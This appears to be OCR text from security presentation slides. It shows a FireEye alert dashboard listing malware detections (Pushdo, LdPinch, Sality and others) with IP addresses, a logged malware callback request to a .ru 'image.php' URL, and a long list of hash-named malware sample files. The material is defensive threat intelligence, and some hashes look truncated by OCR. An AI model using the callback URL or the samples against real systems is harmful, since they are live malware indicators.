
Method	URL	User Agent
POST	htobertur.ru/and/image.php	Mozilla/4.0


HOW GLOBALPROTECT WORKS



FireEye NGTP(NEXT-GENERATION THREAT PROTECTION)





FireEye
CMS HA PRIMARY
Logged in as: admin
Dashboard
Appliances
Alerts
Summaries
eAlerts
eQuarantine
Repositories
Analysis
Filters
Appliance Settings
CMS Settings
Reports
Alerts (as of 11/07/11 19:16:41 PST)
Page: « » 1 2 3 ... 10
Hosts Alerts Callback Activity
Timeframe: Past 2 weeks
Show ACK events:
Search:
Type | Id | FT | Malware | Severity | Time (PST) | Source IP | Target IP
Malware Object | 3 | exe | Trojan.Downloader | 11/04/11 13:01:12 | 77.123.28.111 | 229.87.165.27
Malware Callback | 3 | | Bot.Pushdo.B | 11/04/11 13:00:45 | 236.174.141.127 | 95.71.183.205
Malware Object | 4 | exe | InfoStealer.PWS.LdPinch | 11/04/11 13:01:57 | 236.174.141.127 | 223.79.197.182
Malware Callback | 4 | | InfoStealer.Nilage | 11/04/11 13:00:45 | 236.174.141.127 | 110.118.190.47
Malware Object | 5 | exe | Bot.Pushdo.B | 11/04/11 13:01:51 | 236.174.141.127 | 87.147.166.246
Malware Object | 6 | exe | Malware.Binary | 11/04/11 13:03:17 | 236.174.141.127 | 87.147.166.246
Malware Object | 7 | exe | Trojan.Downloader | 11/04/11 13:04:37 | 236.174.141.127 | 87.147.166.246
Malware Object | 10 | exe | Trojan.Agent | 11/04/11 13:04:46 | 236.174.141.127 | 108.195.198.22
Malware Object | 12 | exe | InfoStealer.Nilage | 11/04/11 13:06:23 | 236.174.141.127 | 87.147.166.246
Malware Object | 13 | exe | Bot.Srizbi | 11/04/11 13:07:22 | 236.174.141.127 | 87.147.166.246
Malware Object | 15 | exe | Trojan.Sality | 11/04/11 13:08:59 | 108.184.52.189 | 92.250.166.89
Malware Object | 16 | exe | InfoStealer.PWS.LdPinch | 11/04/11 13:15:46 | 227.248.213.168 | 225.248.228.232
Malware Object | 17 | exe | Trojan.Katusha | 11/04/11 13:17:19 | 73.172.109.139 | 201.180.99.251
Web Infection | 18 | | Exploit.Browser | 11/04/11 13:00:56 | 77.123.28.111 |
Web Infection | 19 | | Exploit.Browser | 11/04/11 13:06:48 | 236.174.141.127 |
Web Infection | 20 | | Trojan.Sality | 11/04/11 13:04:12 | 108.184.52.189 |
Web Infection | 21 | | Exploit.Browser | 11/04/11 13:10:31 | 227.248.213.168 |
Web Infection | 22 | | Trojan.Katusha | 11/04/11 13:11:27 | 73.172.109.139 |
Web Infection | 23 | | Exploit.Browser | 11/04/11 13:10:49 | 216.250.106.236 |
Malware Callback | 23 | | Trojan.Sality | 11/04/11 13:02:58 | 108.184.52.189 | 45.219.65.223
Page: « » 1 2 3 ... 10


0e39fd70e4e69edd55c8d3dd2855ef4ec2016bcb.exe
9/20/2012 8:09 AM
0ea3f3df6e752dd88630dbef6422c45e0ffd7674.exe
3.2.8.1
0f050f14c298fe2eaf4f50810f80cc19199d6839.exe
3.3.0.0
0f996d145dfb8a826987c17da5a5ab50f2cccbe6.exe
Performance Log Utility
0f4243715685e64c27d624c18a8054d4748.exe
9/20/2012 8:09 AM
1e53e2851297cf78dd8e667eb4587e732877ee3e.exe
9/20/2012 8:09 AM
1e979a4a8c460fce694fa47742f64e44da6e8de3.exe
Trymedia Download Manager
1e15399bf9f1e6f9fd02d294a4837f4962486f61.exe
3.2.8.1
2d17fc022cab3036ec170e082597e8c37a871e14.exe
3.2.8.1
2df3fb5f66f69b6492ec69d100820f3143a.exe
InstallShield
2df6c1b59d976bf7ea12e1eb7969fd2086f0b965.exe
Userinit Logon Application
2e1a8d895993cb6802e5fb7e9fd9826e66d20fa2.exe
9/20/2012 8:09 AM
2e05cb076de6124583d1392fe2c4679283427f7b.exe
9/20/2012 8:09 AM
2e66b983c3ab1a2ba3e4fea8e952cf446c81107c.exe
3.2.8.1
4b00a0d9f1079b66538166c3c06148018db.exe
3.2.8.1
4c35a6901105d3a54ffc66a689d70c879e5fccd4.exe
9/20/2012 8:09 AM
4c130cbfd8415c316b3a0c1700a401b12263f9df.exe
9/20/2012 8:09 AM
4d22f3f95c5fd50e522dbeee750d369598689c7f.exe
3.2.8.1
4d90c0e4c122a840bac947a6312609c235ecc0c7.exe
9/20/2012 8:09 AM
4d428bae3a9398f4894265f9fcdc6257e9.exe
9/20/2012 8:09 AM
4dc9b69fa7f6ec779ba9ea835671af72c9643694.exe
9/20/2012 8:09 AM
4de834d86ae0d98fbc4eb870685949c96e8d7856.exe
9/20/2012 8:09 AM
4e965423c4ac78e440116c8db343255a95d5e2d1.exe
IP Configuration Utility
4e91120009a4453efbc7f0941c595075fd564bf3.exe
9/20/2012 8:09 AM
4eedab2f6397ef44a289761bdf638352fb6.exe
9/20/2012 8:09 AM
4f3b5efb9f2184a167ae7ba425371dda5abe4900.exe
9/20/2012 8:09 AM
4f4cd700cf7e2a051f84da4e7480e66d2c40e5bd.exe
VideoCacheView
4f787d4176f9bbed3688eea4f6deb5b4290b425a.exe
1.0.0.1
05b12da1d577134abe179deef661efa338dfd671.exe
3.2.8.1
05d0d441b4af4cc2f2c9e5f510d986e426.exe
Internet Connection Wizard
5a5c1271bd57a93bcec90c6009745dcf063214b5.exe
9/20/2012 8:09 AM
5a0793f26f886fb4a2f2496a643f28ad46a0a483.exe
9/20/2012 8:09 AM
5a942af6f8b7a118c0bf9b824c2c72508f4b0d8c.exe
9/20/2012 8:09 AM
5b28b5b471a36e5e7a860768e8f8fc56eb2e7bf1.exe
9/20/2012 8:09 AM
5c2018b14b436aebaa33062c0d241a5f37f.exe
3.2.8.1
5c666535ead4489dc43d0741d367a503aa06ba67.exe
DirectShow Setup Tool
5cb3f78e6ea4fc77790d501e7f405ab7a6a493396ff174dd6145bbc13c...
Adobe? Flash? Player Installer/Uni...
5cb8357cc5c17498ba9cb79e51442a897cb72724.exe
9/20/2012 8:09 AM
5d3e3f906d354c418ba22815702c52f15fe591be.exe
3.2.8.1
5e1cc0ba1ace9852948518683bc028aac4a.exe
3.2.8.1
6a39a67ab84d7391f753843e5a56a759c557c8dd.exe
3.2.8.1
6e29fd842958c15d58635cc51d6f7c4a0c18838c.exe
3.2.8.1
6e083bfd0c848d84cec0fb10dd75fd20adbaabdd.exe
PC Text Pro
6e954c560a41a3488e16b33427fbfcf28cd0fb7ef9198a017594196e958...
10/3/2012 6:56 AM
7c7efff7745bd4676c778b36f73629d92e.exe
Macromedia Flash Player 7.0
8a4dfab6d59ba7eaca2fbcee333ff0044e21bf25.exe
9/20/2012 8:09 AM
8a868e6892b2a438650d4387a98348702b8c4e54.exe
9/20/2012 8:09 AM
8fda653fc1954da354cca1efaf727f623cc238b6.exe
9/20/2012 8:09 AM
8ff6870b8a059a0ac5adf0243b3061fa0cb7caaa.exe
1.0.0.1
09c89a3db71835667985829fba1141abe68.exe
G.3
09e67e0f71e8aa6537e799b8388a642ce6ce32b5.exe
9/20/2012 8:09 AM
9a7013ee2be7e68b0b123bf67120173b2922569f.exe
9/20/2012 8:09 AM
9b8cb8d5438d64f9795159c86036a6d6daba1daf.exe
9/20/2012 8:09 AM
9bbe52eabe2f8e422c9c827864396a21073a870b.exe
DestIfTest MFC Application
9ee904ffac472d5ff79e2454cca43c328d.exe
9/20/2012 8:09 AM
19e7c07b3041f5577a9d4aa5301d9285c06e8bdc.exe
20d7dad7623c7ac65bf73160f5bab74c74c37383.exe
21de906136560c11214910afcaf90b3fb782d56cb23a5367c48c6e0320...
22b8153e297102543680c8a415acc9bd8423c937.exe
23a31e1c8116ee6e21d0f27623aea4c8f0.exe
FireEye

